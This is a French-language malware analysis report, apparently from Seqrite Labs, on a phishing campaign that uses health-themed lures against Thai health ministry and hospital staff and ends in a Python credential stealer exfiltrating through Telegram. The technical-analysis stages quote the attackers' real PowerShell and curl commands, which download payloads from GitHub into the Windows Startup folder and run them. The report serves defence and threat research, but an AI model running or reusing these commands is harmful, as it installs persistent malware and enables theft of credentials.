

Auteurs : Vaibhav Krushna Billade, Dixit Panchal et Rumana Siddiqui.
Table des Matières
- Introduction
- Cibles clés
- Chaîne d'infection
- Résultats initiaux de la campagne
- Analyse technique
- Étape 1 : Livraison initiale (archive RAR)
- Étape 2 : Chargeur de lots obfusqué par Rouki
- Étape 3 : Script de persistance au démarrage
- Étape 4 : Exécution de la charge utile secondaire
- Étape 5 : Déploiement du voleur d'informations (sim.py)
- Conclusion
- Seqrite Territoire desservi
- Indicateurs de compromission (IOC)
- Cartographie MITRE ATT&CK
Introduction
Seqrite Le laboratoire suit et analyse activement les acteurs malveillants et leurs campagnes, en se concentrant sur l'attribution, l'analyse des infrastructures et les techniques de manipulation. Nos recherches nous ont permis d'attribuer de nombreuses opérations à des groupes de menaces liés à la Chine et à d'autres groupes ciblant des entités régionales et internationales.
Lors d'une enquête récente, nous avons identifié une campagne de logiciels malveillants active ciblant le secteur de la santé en Thaïlande, notamment le personnel du ministère de la Santé et les organismes de santé affiliés. Cette campagne utilise des techniques d'hameçonnage ciblées, imitant le thème de la santé, diffusées via des archives RAR malveillantes contenant des scripts batch obfusqués et des charges utiles exécutables. La chaîne d'infection met en œuvre plusieurs étapes d'obfuscation, la distribution de charges utiles via GitHub, des mécanismes de persistance et un logiciel malveillant de vol d'informations conçu pour s'implanter durablement dans les environnements ciblés tout en échappant à la détection.
Cibles clés
La campagne cible principalement le personnel et les services de l'écosystème de santé thaïlandais, notamment :

- Le personnel du ministère de la Santé et les équipes d'approvisionnement du gouvernement en matériel médical utilisent des appâts en imitant les documents d'approbation officiels du matériel médical.
- Le personnel administratif de l'hôpital a utilisé de faux documents de demande d'admission de patients.
- Le personnel des cliniques de radiologie et dentaires a utilisé des dossiers médicaux falsifiés et des fichiers de demandes de radiographies.

- Services cliniques et radiologiques utilisant de faux documents de résultats de scanners CT de patients.
- Les équipes chargées de l'approvisionnement en matériel médical et de la chaîne d'approvisionnement du secteur de la santé doivent utiliser les documents d'approbation portant la marque du ministère de la Santé.
Les thèmes abordés suggèrent un ciblage délibéré des fonctions liées aux soins de santé et témoignent d'une solide compréhension des flux de travail opérationnels au sein du secteur.
Chaîne d'infection

Archive RAR → Chargeur BAT obfusqué → Chargeur de charge utile obfusqué Rouki → Script de persistance au démarrage (WindowSecuryt.bat) → Charge utile secondaire (u-t2.bat) → Voleur d'informations basé sur Python (sim.py) → Tentatives d'exfiltration via Telegram
Résultats initiaux de la campagne
Le premier échantillon identifié associé à la campagne a été téléchargé le 7 avril 2026, tandis que le dernier échantillon observé a été téléchargé le 3 juin 2026, ce qui indique une fenêtre opérationnelle active d'environ dix semaines au moment de l'analyse.
Observations clés
- Tous les échantillons identifiés provenaient de Thaïlande, ce qui suggère l'utilisation d'infrastructures de transit nationales ou de systèmes de distribution locaux compromis.
- L'auteur de la menace distribue des logiciels malveillants via des archives RAR contenant des scripts et des exécutables malveillants déguisés en documents liés au secteur de la santé et au gouvernement.
- Les noms des fichiers leurres sont adaptés à des fonctions professionnelles spécifiques, notamment le personnel administratif, clinique, de radiologie et d'approvisionnement, indiquant soit une reconnaissance préalable des organisations de soins de santé, soit une stratégie de ciblage large basée sur des connaissances spécifiques au secteur.
- Tous les échantillons observés utilisent une chaîne d'exécution RAR → BAT → Payload cohérente, ce qui suggère un ensemble d'outils standardisé et une méthodologie de livraison reproductible.
Analyse technique
Étape 1 : Livraison initiale (archive RAR)
Le vecteur d'infection initial consiste en une archive RAR malveillante contenant un fichier batch obfusqué qui sert de chargeur de première étape. L'obfuscation est largement utilisée pour dissimuler les fonctionnalités et entraver l'analyse statique.

Un exemple observé, Health_Ministry_Approved_Equipment_2026.bat, crée un fichier temporaire contenant des données chiffrées et utilise PowerShell pour décoder le contenu intégré. Ce contenu décodé est ensuite écrit dans un second fichier batch, qui est exécuté ultérieurement.

Après l'exécution, les artefacts temporaires sont supprimés afin de réduire les preuves médico-légales et de compliquer les enquêtes post-compromission.
L'utilisation de données utiles intégrées, de routines de décodage basées sur PowerShell et d'opérations de nettoyage indique un effort délibéré pour dissimuler des fonctionnalités malveillantes et contourner les contrôles de sécurité.
Étape 2 : Chargeur de lots obfusqué par Rouki
Le fichier payload.bat décodé exécuté lors de l'étape 1 était fortement obfusqué à l'aide d'un framework identifié comme Rouki.

L'analyse a révélé que le script reconstruit et exécute dynamiquement des commandes PowerShell qui téléchargent, maintiennent en mémoire et exécutent des composants malveillants supplémentaires. L'utilisation de charges utiles hébergées sur GitHub, d'extensions de fichiers trompeuses et d'une exécution en plusieurs étapes offre une flexibilité opérationnelle tout en réduisant les risques de détection.
Commande PowerShell 1 – Déploiement persistant
powershell.exe -WindowStyle Hidden -Command “[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; (New-Object -TypeName System.Net.WebClient).DownloadFile('https://github.com/ud-7-te/ud-vtn/raw/main/up-t2.png', 'C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\WindowSecuryt.bat');”
Cette commande télécharge un fichier hébergé à distance se faisant passer pour une image PNG et l'enregistre sous le nom WindowSecuryt.bat dans le dossier de démarrage de Windows.
Le placement dans le répertoire de démarrage garantit une exécution automatique à chaque connexion de l'utilisateur au système, assurant ainsi sa persistance.
Commande PowerShell 2 – Déploiement de la charge utile
powershell.exe -Command "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; (New-Object -TypeName System.Net.WebClient).DownloadFile('https://github.com/d7-te/vtn/raw/main/T2.zip', 'C:\Users\Public\Desktops.zip'); Add-Type -AssemblyName System.IO.Compression.FileSystem; [System.IO.Compression.ZipFile]::ExtractToDirectory('C:\Users\Public\Desktops.zip', 'C:\Users\Public\Desktops'); Start-Sleep -Seconds 1; C:\Users\Public\Desktops\python C:\Users\Public\Desktops\Lib\sim.py; supprimer C:\Users\Public\Desktops.zip”
Cette commande télécharge une archive ZIP, extrait son contenu dans un répertoire accessible publiquement et exécute la charge utile intégrée basée sur Python (sim.py) à l'aide d'un interpréteur Python intégré.
Après exécution, l'archive ZIP est supprimée afin de minimiser les artefacts numériques et de ne pas entraver les efforts de réponse aux incidents.
Étape 3 : Script de persistance au démarrage (WindowSecuryt.bat)
L'analyse du script WindowSecuryt.bat téléchargé a révélé la présence d'une quantité importante de données inutiles et d'une logique d'obfuscation similaire à celle observée dans les chargeurs de traitement par lots antérieurs. Ce contenu non fonctionnel vise à entraver l'analyse statique et à masquer le véritable déroulement de l'exécution du script.
Lors de son exécution, le script effectue une vérification des privilèges et une configuration de l'environnement avant d'atteindre sa dernière étape fonctionnelle, où il reconstruit et exécute la commande suivante :
cmd /c « curl hxxps://raw.githubusercontent.com/ud-7-te/ud-vtn/main/ud-t2.txt -o C:\Users\admin\AppData\Local\Temp\u-t2.bat && call C:\Users\admin\AppData\Local\Temp\u-t2.bat »
Cette commande utilise curl pour télécharger un fichier supplémentaire (u-t2.bat) depuis un dépôt GitHub et l'enregistre dans le répertoire temporaire du système (%TEMP%). L'utilisation du chemin %TEMP% garantit un accès en écriture sans nécessiter de privilèges élevés dans la plupart des environnements.
Une fois le téléchargement réussi, le script exécute immédiatement la charge utile à l'aide de la commande d'appel, permettant ainsi la poursuite de la chaîne d'infection en plusieurs étapes.
La combinaison de la persistance du dossier de démarrage et des charges utiles récupérables à distance permet à l'acteur malveillant de mettre à jour les fonctionnalités malveillantes sans modifier le mécanisme de persistance d'origine.
De plus, le placement du script dans le dossier de démarrage de Windows assure sa persistance, garantissant son exécution automatique à l'ouverture de session. Ceci permet à l'attaquant de récupérer et d'exécuter à plusieurs reprises des charges utiles mises à jour depuis l'infrastructure GitHub distante sans modifier le mécanisme de persistance initial, lui conférant ainsi un contrôle flexible et à long terme sur la chaîne d'infection.
Étape 4 : Exécution de la charge utile secondaire (u-t2.bat)

L'analyse du script u-t2.bat téléchargé a révélé la présence de code inutile et de sections obfusquées, similaires aux composants précédents du script dans la chaîne d'infection. Ces éléments non fonctionnels apparaissent au début du script et visent à entraver l'analyse statique et à masquer le déroulement réel de son exécution. La logique utile est enfouie plus profondément dans ces segments obfusqués et n'est résolue que lors de l'exécution.
Le script tente de se relancer avec des privilèges élevés afin d'obtenir un accès de plus haut niveau au système.
Une fois l'élévation réussie, le script exécute la charge utile de l'étape suivante tout en minimisant la visibilité pour l'utilisateur.
La dernière étape de l'exécution déclenche la charge utile suivante :
powershell.exe -WindowStyle Hidden -Command “C:\Users\Public\Desktops\python C:\Users\Public\Desktops\Lib\sim.py”
Cette commande lance l'interpréteur Python précédemment déployé et exécute sim.py tout en supprimant les fenêtres d'exécution visibles.
L'utilisation d'un environnement d'exécution Python intégré permet une exécution indépendante de toute installation Python existante sur le système cible et réduit les dépendances de déploiement.
Étape 5 : Déploiement du voleur d'informations (sim.py)
La charge utile finale identifiée lors de l'analyse est sim.py, un voleur d'informations basé sur Python et exécuté via l'environnement Python intégré.

Après son exécution, le logiciel malveillant interrompt plusieurs navigateurs web, notamment Google Chrome, Microsoft Edge, Brave et d'autres navigateurs basés sur Chromium, à l'aide de commandes taskkill. Ce comportement est typique des logiciels malveillants voleurs d'informations qui cherchent à accéder aux bases de données, aux identifiants, aux cookies et aux données de session des navigateurs, lesquels peuvent être protégés par les processus actifs.
Capacités observées
- Collecte des données relatives au navigateur.
- Récupère les informations d'identification et de session enregistrées.
- Les données ont été collectées dans des répertoires temporaires.
- Compresse les données collectées dans des archives ZIP.
- Tentatives d'exfiltration via une infrastructure basée sur Telegram.
Les journaux d'exécution ont révélé des tentatives répétées de transmission de données volées à des chaînes Telegram contrôlées par l'attaquant, en utilisant des jetons de bot et des identifiants de chat codés en dur via l'API Telegram Bot.
Les demandes d'exfiltration incluaient des métadonnées spécifiques aux victimes, telles que :
- Identifiants système
- Informations sur le nom d'utilisateur
- Compteurs de données collectées
- Références d'archives
Bien que les tentatives d'exfiltration observées aient échoué en raison de délais d'attente de connexion lors de la communication avec api.telegram.org, la combinaison de la collecte de données du navigateur, de la mise en place locale, de la création d'archives et de la tentative de transmission confirme les capacités de vol d'informations de la charge utile.
Globalement, le logiciel malveillant présente des caractéristiques généralement associées aux voleurs modernes basés sur Python, notamment le vol d'identifiants, la collecte de cookies de session, le stockage local de données, la génération d'archives et les mécanismes d'exfiltration basés sur Telegram.
L'utilisation de la livraison de charges utiles hébergées sur GitHub, d'utilitaires système légitimes, d'une obfuscation par couches et d'une exécution en plusieurs étapes contribue à la fois à la flexibilité opérationnelle et à l'évasion des défenses.
Conclusion
Seqrite Le laboratoire estime avec une confiance modérée que cette campagne représente un effort ciblé contre le secteur de la santé thaïlandais, utilisant des leurres d'ingénierie sociale sur le thème de la santé, des chargeurs par lots multi-étapes, une infrastructure de charge utile hébergée sur GitHub et un logiciel malveillant de vol d'informations basé sur Python.
La campagne démontre une méthodologie de diffusion reproductible comprenant des archives RAR, des scripts par lots fortement obscurcis, une persistance via l'exploitation abusive du dossier de démarrage, une récupération progressive de la charge utile et des tentatives d'exfiltration via Telegram.
Bien qu'aucune attribution définitive ne puisse être établie sur la base des éléments actuellement disponibles, la cohérence opérationnelle observée entre les échantillons suggère que l'activité est menée par un seul acteur malveillant ou un groupe étroitement lié. La surveillance continue de l'infrastructure associée, de l'évolution de la charge utile et des données relatives aux victimes pourrait apporter des éclaircissements supplémentaires sur l'attribution et les objectifs de la campagne.
Les organisations du secteur de la santé doivent rester vigilantes face aux campagnes d'hameçonnage ciblant les documents, surveiller les modifications non autorisées du dossier Startup et restreindre l'exécution de scripts et de fichiers binaires non fiables provenant de sources externes.
Seqrite Couverture:
- Script.Trojan.Downloader.50836.GC
- cld.script.trojan.1759432951
Indicateurs de compromission (IOC) :
| Nom du fichier | SHA256 |
| Équipement_approuvé_par_le_ministère_de_la_santé_2026.rar | E5F6D9D405819E6B05B5D8268A2E973294859AD65237EDE36AB612B536D0AC2B |
| Health_Ministry_Approved_Equipment_2026.bat | 4EEBC38297A307D18784D6F9EBC8AA6E6F69860BE970CC70D9E544DEB1FF6CE0 |
| payload.bat | F4D4B8CAC004BB63834C6DF436721BABD9464C09787C80B268D839E0AADA9F87 |
| WindowSecuryt.bat | 74BB6AD7E1310F30A3E24FD3CBBFFA2C0C41C64E89E5D0DD1D6900E96B914183 |
| u-t2.bat | 7709D8C34D490509F3624104611EB75A862944DD9D7A642F44514ADA16C85EE9 |
| Bureaux.zip | 523388567630E4FBDC359F75232BF2AD82671A680D4BFDCE0237FC30DFEC4C80 |
| Voleur (SIM.PY) | 442E0F4E822842922E7E4685840194E99FD68C7F0EC38C1925914B8F724D5865 |
Cartographie MITRE ATT&CK :
| Tactique | Nom de la technique | Identification de la technique |
| Accès initial | Hameçonnage : Pièce jointe de spear phishing | T1566.001 |
| De bout en bout | Interpréteur de commandes et de scripts : Shell de commandes Windows | T1059.003 |
| Interpréteur de commandes et de scripts : PowerShell | T1059.001 | |
| Exécution utilisateur : fichier malveillant | T1204.002 | |
| Évasion défensive | Fichiers ou informations obscurcis | T1027 |
| Mascarade (BAT déguisé en PNG/TXT) | T1036 | |
| Suppression de l'indicateur sur l'hôte : suppression de fichier | T1070.004 | |
| Persistence | Clés d'exécution du registre / dossier de démarrage | T1547.001 |
| Exécution planifiée via le dossier de démarrage | T1547 | |
| Elévation de Privilèges | Mécanisme de contrôle d'élévation des abus | T1548 |
| Découverte | Propriétaire du système/Découverte des utilisateurs | T1033 |
| Accès aux informations d'identification | Informations d'identification des magasins de mots de passe | T1555 |
| Informations d'identification des navigateurs Web | T1555.003 | |
| Collection | Archiver les données collectées | T1560 |
| Données du système local | T1005 | |
| Données provenant de référentiels d'information | T1213 | |
| Commander et contrôler | Transfert d'outil Ingress (charges utiles hébergées sur GitHub) | T1105 |
| Protocole de couche application : Protocoles Web (HTTPS) | T1071.001 | |
| Proxy via des services légitimes (GitHub) | T1102 | |
| exfiltration | Exfiltration via un service Web (API Telegram Bot) | T1567 |
| Exfiltration vers un service de stockage cloud/web | T1567.002 |


